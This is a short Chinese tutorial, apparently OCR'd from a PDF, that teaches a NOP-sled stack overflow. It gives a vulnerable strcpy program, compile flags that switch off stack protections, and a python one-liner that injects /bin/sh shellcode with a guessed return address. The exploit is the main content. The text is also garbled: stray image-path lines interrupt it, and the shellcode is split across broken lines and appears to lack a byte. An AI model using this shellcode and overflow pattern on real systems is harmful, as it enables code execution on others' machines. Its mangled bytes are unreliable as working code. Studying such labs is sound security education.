NOP滑块

代码：

```
#include<stdio.h>
#include<string.h>

int main(int argc, char **argv)
{
   char buf[128];
   if (argc < 2) return 1;
   strcpy(buf, argv[1]);
   printf("argv[1]: %s\n",buf);
   return 0;
}
```

`gcc -z execstack -fno-stack-protector bof.c -o bof –m32` 并且关闭随机化。


这是一个非常简单的题，所以我么直接上 答案：

```
./bof $(python -c 'print "\x90"* 60 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x2f\x62

\x69\x6e\x89\xe3\x50\x53

\x89\xe1\x99\x0b\xcd\x80" + "A" * (140 - 60 - 24) + "\xea\xd4\xff\xff"')
```

看到上面我们有个 `\x90` 这个就是NOP的ascii值


实际上，在gdb中运行程序时，gdb会为进 程增加许多环境变量，存储在栈上，导致 栈用的更多，栈的地址变低了。直接运行时 ，栈地址会比gdb中高，所以刚才找的 Shellcode地址就不适用了。 将0xffffd4b0升高为0xffffd4ea，同时在 Shellcode前面增加长度为60的NOP链， 只要命中任何一个NOP即可。

请看下面的示意图：



左边是 gdb调试过程中的栈 右边是 正常运行的栈

然后，写下来是输入 之后的栈：


buf
shellcode
NOP
命中.

我们从buf的起始地址 开始 填充60个NOP，只要我们的返回地址（就是shellcode的起始地址）能命中在NOP范围中，就能滑倒（向高地址滑） shellcode的起始地址 执行shellcode了。